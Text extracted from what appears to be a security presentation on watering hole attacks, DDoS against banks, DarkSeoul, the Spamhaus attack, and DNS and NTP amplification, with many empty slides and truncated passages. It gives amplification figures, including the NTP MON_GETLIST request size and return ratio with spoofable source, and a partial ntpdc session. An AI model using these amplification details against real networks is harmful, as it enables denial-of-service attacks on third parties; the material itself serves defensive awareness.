
- TRAC's investigation found companies demonstrating signs of compromise; These organisations were notified.
- Domain's + IPs associated with the attackers were added to blacklists.
- Created new IPS Signatures: 2198-0 and 2198-1.
- TRAC recommended that Enterprise organisations consider blocking/monitoring free domains offered by orgs like ChangeIP.com, because of the history & potential for abuse.



# Watering Hole Attacks - Protection




# Watering Hole Attacks - Protection





# Watering Hole Attacks - Protection





## DDoS Attacks

# DDoS Attacks on Banks

- Can mask wire fraud before, during, or after
  - Overwhelm bank personnel
  - Prevent transfer notification to customer
  - Prevent customer from reporting fraud

**Subject:** Information Security  
**Date:** December 21, 2012

**Description:** Distributed Denial of Service attacks  
and Customer Account Fraud

## Information Security: Distributed Denial of Service Attacks and Customer Account Fraud

**To:** Chief Executive Officers of All National Banks, Federal Branches and Agencies, Federal Savings Associations, Technology Service Providers, Department and Division Heads, All Examining Personnel, and Other Interested Parties

Recently, various sophisticated groups launched distributed denial of service (DDoS) attacks directed at national banks and federal savings associations (collectively, banks). Each of the groups had different objectives for conducting these attacks ranging from garnering public attention to diverting bank resources while simultaneous online attacks were under way and intended to enable fraud or steal proprietary



## 19 DDoS Attack on Bank Hid \$900,000 Cyberheist

FEB 13

A Christmas Eve cyberattack against the Web site of a regional California financial institution helped to distract bank officials from an online account takeover against one of its clients, netting thieves more than \$900,000.

At approximately midday on December 24, 2012, organized cyber crooks began moving money out of corporate accounts belonging to **Ascent Builders**, a construction firm based in Sacramento, Calif. In short order, the company's financial institution – San Francisco-based **Bank of the West** – came under a large **distributed denial of service (DDoS)** attack, a digital assault which disables a targeted site using a flood of junk traffic from compromised PCs.





# DarkSeoul

*Politically AND financially motivated*

Targeted attack  
against South Korean  
banks & media outlets

Overwriting malware  
targeted workstations,  
servers

Simultaneous payload at 2  
p.m. KST sharp. Over  
35,000 systems crippled



# “Biggest” DDOS Ever



The screenshot displays three tweets from the account 'TheSTOPhaus Movement' (@stophaus), all dated '25 Mar'. Each tweet features a profile picture of a red octagonal sign with the word 'haus' in white and 'movement' in red below it. The tweets discuss a DDOS effort against spamhaus, mentioning @bernieleung, @cloudfare, and @spamhaus. The first tweet states that although they still support the effort, other steps are needed in the long run. The second tweet mentions that killing the zen.spamhaus.org zone by giving false positives is the way to end spamhaus. The third tweet reports that spamhaus's bgp injection seems to be working and they will find a larger business partner, possibly @chinanet.

**TheSTOPhaus Movement** @stophaus 25 Mar  
@bernieleung @cloudfare @spamhaus although we (cb3rob) still support the ddos effort,in the long run, there need to be other steps.  
Expand

**TheSTOPhaus Movement** @stophaus 25 Mar  
@bernieleung @cloudfare @spamhaus killing the zen.spamhaus.org zone by giving false positives will be the way to go to end spamhaus.  
Expand


**TheSTOPhaus Movement** @stophaus 25 Mar  
@bernieleung @cloudfare @spamhaus spamhaus: our bgp injection seems to work, we'll find a larger business partner (@chinanet? ;) to run it.  
Expand

# “Biggest” DDOS Ever






# User DDoS




2 million compromised end-users X 150 Kbps upstream bandwidth  
= 300 Gbps

# Server DDoS



1000 compromised Data Centre servers X 10 Mbps upstream  
bandwidth = 10 Gbps


# DNS Amplification DDoS




10 DC servers @ 10Mbps \* 300 open DNS resolvers \* 8.5x  
Magnification = 255Gbps



# Failed DDoS Response by Network Solutions



# Is Your DNS Server Vulnerable?



# NTP DDoS

- MON\_GETLIST – returns last 600 connections
- My testing
  - 233B UDP request -> 7276B return traffic split across 17 packets
- Source address can be spoofed
- Similar to DNS Amplification...



# NTP DD

```
.00(craiwil@sjc-craiwil-8811 ~ ) ntpdc
```

```
ntpdc> host 1
```

```
current host set to 1
```

